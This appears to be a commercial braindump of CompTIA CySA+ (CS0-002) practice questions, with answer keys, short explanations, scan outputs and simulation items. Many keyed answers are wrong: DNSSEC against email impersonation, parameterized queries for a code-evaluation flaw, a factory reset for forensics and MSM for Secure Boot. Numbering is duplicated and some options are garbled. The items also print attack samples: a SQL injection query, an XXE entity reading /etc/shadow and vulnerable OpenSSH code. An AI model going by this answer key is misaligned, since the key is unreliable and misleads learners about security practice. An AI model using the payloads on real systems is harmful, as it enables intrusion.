



# CompTIA

## Exam Questions CS0-002

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

## About ExamBible

*[Your Partner of IT Exam](#)*

## Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

## Our Advances

### \* 99.9% Uptime

All examinations will be up to date.

### \* 24/7 Quality Support

We will provide service round the clock.

### \* 100% Pass Rate

Our guarantee that you will pass the exam.

### \* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

#### NEW QUESTION 1

- (Exam Topic 3)

A security analyst is researching ways to improve the security of a company's email system to mitigate emails that are impersonating company executives. Which of the following would be BEST for the analyst to configure to achieve this objective?

- A. A TXT record on the name server for SPF
- B. DNSSEC keys to secure replication
- C. Domain Keys identified Mail
- D. A sandbox to check incoming mail

**Answer: B**

#### NEW QUESTION 2

- (Exam Topic 3)

An organization has specific technical risk mitigation configurations that must be implemented before a new server can be approved for production. Several critical servers were recently deployed with the antivirus missing, unnecessary ports disabled, and insufficient password complexity. Which of the following should the analyst recommend to prevent a recurrence of this risk exposure?

- A. Perform password-cracking attempts on all devices going into production
- B. Perform an Nmap scan on all devices before they are released to production
- C. Perform antivirus scans on all devices before they are approved for production
- D. Perform automated security controls testing of expected configurations prior to production

**Answer: D**

#### NEW QUESTION 3

- (Exam Topic 3)

A cybersecurity analyst needs to harden a server that is currently being used as a web server. The server needs to be accessible when entering [www.company.com](http://www.company.com) into the browser. Additionally, web pages require frequent updates which are performed by a remote contractor. Given the following output:

```
Starting Nmap 7.12 ( https://nmap.org ) at 2020-08-25 11:44
Nmap scan report for finance-server (72.56.70.94)
Host is up (0.000060s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
```

Which of the following should the cybersecurity analyst recommend to harden the server? (Select TWO).

- A. Uninstall the DNS service
- B. Perform a vulnerability scan
- C. Change the server's IP to a private IP address
- D. Disable the Telnet service
- E. Block port 80 with the host-based firewall
- F. Change the SSH port to a non-standard port

**Answer: BD**

#### NEW QUESTION 4

- (Exam Topic 3)

A security analyst needs to provide the development team with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?

- A. CASB
- B. VPC
- C. Federation
- D. VPN

**Answer: D**

#### NEW QUESTION 5

- (Exam Topic 3)

According to a static analysis report for a web application, a dynamic code evaluation script injection vulnerability was found. Which of the following actions is the BEST option to fix the vulnerability in the source code?

- A. Delete the vulnerable section of the code immediately.
- B. Create a custom rule on the web application firewall.
- C. Validate user input before execution and interpretation.
- D. Use parameterized queries.

**Answer: D**

#### NEW QUESTION 6

- (Exam Topic 3)

Company A is in the process of merging with Company B. As part of the merger, connectivity between the ERP systems must be established so that financial information can be shared between the two entities. Which of the following will establish a more automated approach to secure data transfers between the two entities?

- A. Set up an FTP server that both companies can access and export the required financial data to a folder.
- B. Set up a VPN between Company A and Company B.
- C. Granting access only to the ERPs within the connection.
- D. Set up a PKI between Company A and Company B and intermediate shared certificates between the two entities.
- E. Create static NATs on each entity's firewalls that map to the ERP systems and use native ERP authentication to allow access.

**Answer: B**

#### NEW QUESTION 7

- (Exam Topic 3)

An email analysis system notifies a security analyst that the following message was quarantined and requires further review.

From: CEO@CompTIA.org <ceo\_comptia@externalmail.com>  
To: Purchasing@CompTIA.org <purchasing@comptia.org>  
Subject: [EXTERNAL] Gift card purchase ASAP  
Body:  
Please purchase gift cards to any major electronics store and reply with pictures of them to this email!

Which of the following actions should the security analyst take?

- A. Release the email for delivery due to its importance.
- B. Immediately contact a purchasing agent to expedite.
- C. Delete the email and block the sender.
- D. Purchase the gift cards and submit an expense report.

**Answer: C**

#### NEW QUESTION 8

- (Exam Topic 3)

The help desk is having difficulty keeping up with all onboarding and offboarding requests. Managers often submit requests for new users at the last minute, causing the help desk to scramble to create accounts across many different interconnected systems. Which of the following solutions would work BEST to assist the help desk with the onboarding and offboarding process while protecting the company's assets?

- A. MFA
- B. CASB
- C. SSO
- D. RBAC

**Answer: C**

#### NEW QUESTION 9

- (Exam Topic 3)

In web application scanning, static analysis refers to scanning:

- A. the system for vulnerabilities before installing the application.
- B. the compiled code of the application to detect possible issues.
- C. an application that is installed and active on a system.
- D. an application that is installed on a system that is assigned a static IP.

**Answer: B**

#### Explanation:

This type of analysis is performed before the application is installed and active on a system, and it involves examining the code without actually executing it in order to identify potential vulnerabilities or security risks.

As per CYSA+ 002 Study Guide: Static analysis is conducted by reviewing the code for an application. Static analysis does not run the program; instead, it focuses on understanding how the program is written and what the code is intended to do.

#### NEW QUESTION 10

- (Exam Topic 3)

A security analyst identified some potentially malicious processes after capturing the contents of memory from a machine during incident response. Which of the following procedures is the NEXT step for further investigation?

- A. Data carving
- B. Timeline construction
- C. File cloning
- D. Reverse engineering

**Answer: C**

#### NEW QUESTION 10

- (Exam Topic 3)

An online gaming company was impacted by a ransomware attack. An employee opened an attachment that was received via an SMS attack on a company-issue firewall. Which following actions would help during the forensic analysis of the mobile device? (Select TWO).

- A. Resetting the phone to factory settings
- B. Rebooting the phone and installing the latest security updates
- C. Documenting the respective chain of custody
- D. Uninstalling any potentially unwanted programs
- E. Performing a memory dump of the mobile device for analysis
- F. Unlocking the device by blowing the eFuse

**Answer:** AE

#### NEW QUESTION 12

- (Exam Topic 3)

A development team has asked users to conduct testing to ensure an application meets the needs of the business. Which of the following types of testing docs This describe?

- A. Acceptance testing
- B. Stress testing
- C. Regression testing
- D. Penetration testing

**Answer:** A

#### NEW QUESTION 15

- (Exam Topic 3)

A company wants to ensure confidential data from its storage media files is sanitized so the drives cannot be reused. Which of the following is the BEST approach?

- A. Degaussing
- B. Shredding
- C. Formatting
- D. Encrypting

**Answer:** B

#### Explanation:

<https://legalshred.com/degaussing-vs-hard-drive-shredding/>

The best and most secure method of rendering hard drive information completely unusable is to completely destroy it through hard drive shredding

#### NEW QUESTION 19

- (Exam Topic 3)

An organization has a strict policy that if elevated permissions are needed, users should always run commands under their own account, with temporary administrator privileges if necessary. A security analyst is reviewing syslog entries and sees the following:

```
<100>2 2020-01-10T19:33:41.002z webserver su 201 32001 - BOM 'su vi httpd.conf' failed for joe
<100>2 2020-01-10T19:33:48.002z webserver sudo 201 32001 - BOM 'sudo vi httpd.conf' success
<100>2 2020-01-10T20:36:01.010z financeserver sudo 201 32001 - BOM 'sudo vi users.txt' success
<100>2 2020-01-10T21:18:34.002z financeserver su 201 32001 - BOM 'su' success
<100>2 2020-01-10T21:53:11.002z financeserver su 201 32001 - BOM 'su vi syslog.conf' failed for joe
```

Which of the following entries should cause the analyst the MOST concern?

- A. <100>2 2020-01-10T19:33:41.002z webserver su 201 32001 = BOM ' su vi httpd.conf' failed for joe
- B. <100>2 2020-01-10T20:36:36.0010z financeserver su 201 32001 = BOM ' sudo vi users.txt success
- C. <100> 2020-01-10T19:33:48.002z webserver sudo 201 32001 = BOM ' su vi syslog.conf failed for jos
- D. <100> 2020-01-10T19:34.002z financeserver su 201 32001 = BOM ' su vi success
- E. <100> 2020-01-10T19:33:48.002z webserver sudo 201 32001 = BOM ' su vi httpd.conf' success

**Answer:** A

#### NEW QUESTION 22

- (Exam Topic 3)

An organization discovers motherboards within the environment that appear to have been physically altered during the manufacturing process. Which of the following is the BEST course of action to mitigate the risk of this reoccurring?

- A. Perform an assessment of the firmware to determine any malicious modifications.
- B. Conduct a trade study to determine if the additional risk constitutes further action.
- C. Coordinate a supply chain assessment to ensure hardware authenticity.
- D. Work with IT to replace the devices with the known-altered motherboards.

**Answer:** D

#### NEW QUESTION 27

- (Exam Topic 3)

Which of following allows Secure Boot to be enabled?

- A. eFuse
- B. UEFI
- C. MSM
- D. PAM

**Answer:** C

#### NEW QUESTION 30

- (Exam Topic 3)

During the security assessment of a new application, a tester attempts to log in to the application but receives the following message incorrect password for given username. Which of the following can the tester recommend to decrease the likelihood that a malicious attacker will receive helpful information?

- A. Set the web page to redirect to an application support page when a bad password is entered.
- B. Disable error messaging for authentication
- C. Recognize that error messaging does not provide confirmation of the correct element of authentication
- D. Avoid using password-based authentication for the application

**Answer:** C

#### NEW QUESTION 35

- (Exam Topic 3)

A company offers a hardware security appliance to customers that provides remote administration of a device on the customer's network Customers are not authorized to alter the configuration The company deployed a software process to manage unauthorized changes to the appliance log them, and forward them to a central repository for evaluation Which of the following processes is the company using to ensure the appliance is not altered from its ongmal configured state?

- A. CI/CD
- B. Software assurance
- C. Anti-tamper
- D. Change management

**Answer:** D

#### Explanation:

change management - process through which changes to the configuration of information systems are monitored and controlled. Each individual component should have a separate document or database record that describes its initial state and subsequent changes

#### NEW QUESTION 37

- (Exam Topic 3)

A security analyst is reviewing the following Internet usage trend report:

Username	Week #10	Week #9	Week #8	Week #7
User 1	58Gb	51Gb	59Gb	55Gb
User 2	185Gb	97Gb	87Gb	92Gb
User 3	173Gb	157Gb	197Gb	182Gb
User 4	38Gb	46Gb	29Gb	41Gb

Which of the following usernames should the security analyst investigate further?

- A. User1
- B. User 2
- C. User 3
- D. User 4

**Answer:** B

#### NEW QUESTION 40

- (Exam Topic 3)

A secutily analyst is reviewing WAF alerts and sees the following request:

```
Request="GET /public/report.html?iewt=3064 AND 1=1 UNION ALL SELECT 1,NULL,table_name FROM information_schema.tables WHERE 2>1--/**/; HTTP/1.1
Host=mysite.com
```

Which of the following BEST describes the attack?

- A. SQL injection
- B. LDAP injection
- C. Command iniecton
- D. Denial of service

**Answer:** A

#### NEW QUESTION 43

- (Exam Topic 3)

An organization has the following risk mitigation policies

- Risks without compensating controls will be mitigated first it the nsk value is greater than \$50,000
- Other nsk mitigation will be pnontized based on risk value. The following risks have been identified:



Risk	Probability	Impact	Compensating control?
A	80%	\$100,000	Y
B	20%	\$500,000	Y
C	50%	\$120,000	N
D	40%	\$80,000	N

Which of the following is the order of priority for risk mitigation from highest to lowest?

- A. A, C, D, B
- B. B, C, D, A
- C. C, B, A, D
- D. D, A, B
- E. D, C, B, A

**Answer:** D

#### NEW QUESTION 46

- (Exam Topic 3)

A security analyst is performing a Diamond Model analysis of an incident the company had last quarter. A potential benefit of this activity is that it can identify:

- A. detection and prevention capabilities to improve.
- B. which systems were exploited more frequently.
- C. possible evidence that is missing during forensic analysis.
- D. which analysts require more training.
- E. the time spent by analysts on each of the incidents.

**Answer:** A

#### NEW QUESTION 50

- (Exam Topic 3)

An analyst receives an alert from the continuous-monitoring solution about unauthorized changes to the firmware versions on several field devices. The asset owners confirm that no firmware version updates were performed by authorized technicians, and customers have not reported any performance issues or outages. Which Of the following actions would be BEST for the analyst to recommend to the asset owners to secure the devices from further exploitation?

- A. Change the passwords on the devices.
- B. Implement BIOS passwords.
- C. Remove the assets from the production network for analysis.
- D. Report the findings to the threat intel community.

**Answer:** C

#### Explanation:

If we were referring to other devices, yes - Implement BIOS passwords before they are compromised. But the ones that were already compromised, they need to be removed from the system to avoid further exploitation. Plus, if you put a password on there, the attacker may now have your password.

#### NEW QUESTION 54

- (Exam Topic 3)

A product security analyst has been assigned to evaluate and validate a new product's security capabilities. Part of the evaluation involves reviewing design changes at specific intervals for security deficiencies, recommending changes, and checking for changes at the next checkpoint. Which of the following BEST defines the activity being conducted?

- A. User acceptance testing
- B. Stress testing
- C. Code review
- D. Security regression testing

**Answer:** C

#### Explanation:

Once the SDLC reached the development phase, code starts to be generated. That means that the ability to control the version of the software or component that your team is working on, combined with check-in/check-out functionality and revision histories, is a necessary and powerful tool when developing software.

The question refers to a "new" product, so I believe that is key. However, it also makes it seem that it is about the development of a product that could be in production.

Regression testing focuses on testing to ensure that changes that have been made do not create new issues, and ensure that no new vulnerabilities, misconfigurations, or other issues have been introduced.

#### NEW QUESTION 58

- (Exam Topic 3)

After a remote command execution incident occurred on a web server, a security analyst found the following piece of code in an XML file:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow"> ]>
<userInfo>
```

Which of the following is the BEST solution to mitigate this type of attack?

- A. Implement a better level of user input filters and content sanitization.
- B. Properly configure XML handlers so they do not process sent parameters coming from user inputs.

- C. Use parameterized Queries to avoid user inputs from being processed by the server.
- D. Escape user inputs using character encoding conjoined with whitelisting

**Answer:** B

#### NEW QUESTION 60

- (Exam Topic 3)

An analyst is responding to an incident within a cloud infrastructure. Based on the logs and traffic analysis, the analyst thinks a container has been compromised. Which of the following should the analyst do FIRST?

- A. Perform threat hunting in other areas of the cloud infrastructure
- B. Contact law enforcement to report the incident
- C. Perform a root cause analysis on the container and the service logs
- D. Isolate the container from production using a predefined policy template

**Answer:** C

#### NEW QUESTION 62

- (Exam Topic 3)

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.

Instructions:


Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan. For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results. The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button.

When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Network Diagram



#### Hot Area:


False Positive	Findings Listing	Results Generated
<input type="checkbox"/> ?	<b>Findings Listing 1</b> Critical (10.0) 12209 Security Update for Microsoft Windows (835732) Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873) Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422) Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146) Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)	Results Generated <input type="text"/> Credentialed Non-Credentialed Compliance
<input type="checkbox"/> ?	<b>Findings Listing 2</b> Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035) Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1) Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931) Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)	Results Generated <input type="text"/> Credentialed Non-Credentialed Compliance
<input type="checkbox"/> ?	<b>Findings Listing 3</b> WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves	Results Generated <input type="text"/> Credentialed Non-Credentialed Compliance



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**  
**Hot Area:**



The image shows three examples of a security tool interface. Each example has a 'Fake Positive' icon (a yellow box with a question mark) and a 'Findings Listing' table. To the right of each table is a 'Results Generated' dropdown menu. In all three examples, the 'Non-Credentialed' option is selected and highlighted with a red box.

**Findings Listing 1:**

Critical (10.0)	12209 Security Update for Microsoft Windows (835732)
Critical (10.0)	13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
Critical (10.0)	18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
Critical (10.0)	58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
Critical (10.0)	19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

**Findings Listing 2:**

Critical (10.0)	19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)
Critical (10.0)	11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)
Critical (10.0)	27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)
Critical (10.0)	27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)
Critical (10.0)	28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

**Findings Listing 3:**

WARNING (1.0.1)	System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
INFORM (1.2.4)	Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
INFORM (1.3.4)	Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
INFORM (1.5.0)	Network access: Let everyone permissions apply to anonymous users: Disabled
INFORM (1.6.5)	Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

#### NEW QUESTION 66

- (Exam Topic 3)

A company recently experienced a breach of sensitive information that affects customers across multiple geographical regions. Which of the following roles would be BEST suited to determine the breach notification requirements?

- A. Legal counsel
- B. Chief Security Officer
- C. Human resources
- D. Law enforcement

**Answer:** A

#### NEW QUESTION 70

- (Exam Topic 3)

During a routine review of service restarts a security analyst observes the following in a server log:

```
2020-04-12 05:30:34 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1170
2020-04-16 05:00:59 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1422
2020-04-17 05:16:13 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1523
2020-04-18 05:29:41 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1672
2020-04-22 04:59:50 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1788
2020-04-23 05:21:29 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1827
2020-04-24 05:18:38 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1501
```

Which of the following is the GREATEST security concern?

- A. The daemon's binary was AChanged
- B. Four consecutive days of monitoring are skipped in the log
- C. The process identifiers for the running service change
- D. The PIDs are continuously changing

**Answer:** A

#### NEW QUESTION 74

- (Exam Topic 3)

A security analyst found an old version of OpenSSH running on a DMZ server and determined the following piece of code could have led to a command execution through an integer overflow;

```
nresp = packet_get_inf();
if (nresp > 0) {
    response = xmalloc(nresp*sizeof(char));
    for (i = 0; i < nresp; i++)
        response[i] = packet_get_string(NULL);
}
```

Which of the following controls must be in place to prevent this vulnerability?

- A. Convert all integer numbers in strings to handle the memory buffer correctly.

- B. Implement float numbers instead of integers to prevent integer overflows.
- C. Use built-in functions from libraries to check and handle long numbers properly.
- D. Sanitize user inputs, avoiding small numbers that cannot be handled in the memory.

**Answer:** C

#### NEW QUESTION 77

- (Exam Topic 1)

A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party in1marketingpartners.com Below is the exiting SPP word:

```
v=spf1 a mx -all
```

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?

A)

```
v=spf1 a mx redirect:mail.marketingpartners.com ?all
```

B)

```
v=spf1 a mx include:mail.marketingpartners.com -all
```

C)

```
v=spf1 a mx +all
```

D)

```
v=spf1 a mx include:mail.marketingpartners.com ~all
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer:** B

#### NEW QUESTION 80

- (Exam Topic 1)

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

- A. Secure email
- B. Encrypted USB drives
- C. Cloud containers
- D. Network folders

**Answer:** B

#### NEW QUESTION 81

- (Exam Topic 1)

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its us
- B. Provide PII training to all employees at the compan
- C. Encrypt PII information.
- D. Enforce encryption on all emails sent within the compan
- E. Create a PII program and policy on how to handle dat
- F. Train all human resources employees.
- G. Train all employee
- H. Encrypt data sent on the company networ
- I. Bring in privacy personnel to present a plan on how PII should be handled.
- J. Install specific equipment to create a human resources policy that protects PII dat
- K. Train company employees on how to handle PII dat
- L. Outsource all PII to another compan
- M. Send the human resources director to training for PII handling.

**Answer:** A

#### NEW QUESTION 86

- (Exam Topic 1)

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

- A. Violating national security policy
- B. Packet injection
- C. Loss of intellectual property
- D. International labor laws

**Answer:** A

NEW QUESTION 89

- (Exam Topic 1)

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

- A. Unauthorized, unintentional, benign
- B. Unauthorized, intentional, malicious
- C. Authorized, intentional, malicious
- D. Authorized, unintentional, benign

Answer: C

Explanation:

Reference: <https://www.sciencedirect.com/topics/computer-science/insider-attack>

NEW QUESTION 92

- (Exam Topic 1)

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used. INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data	Compliance Report
<div>AppServ1AppServ2AppServ3AppServ4</div> <pre>root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443  HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html  root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT  Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68) Host is up (0.042s latency). rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com PORT      STATE SERVICE 443/tcp   open  https   ssl-enum-ciphers:     TLSv1.2:       ciphers:         TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong         TLS_RSA_WITH_AES_128_CBC_SHA - strong         TLS_RSA_WITH_AES_128_GCM_SHA256 - strong         TLS_RSA_WITH_AES_256_CBC_SHA - strong         TLS_RSA_WITH_AES_256_GCM_SHA384 - strong       compressors:         NULL  _  least strength: strong  Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds  root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT  Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68) Host is up (0.15s latency). rDNS record for 10.21.4.68: appsrv1.fictionalorg.com PORT      STATE SERVICE 80/tcp    open  http 443/tcp   open  https  Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre>	<p>Fill out the following report based on your analysis of the scan data.</p> <div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or 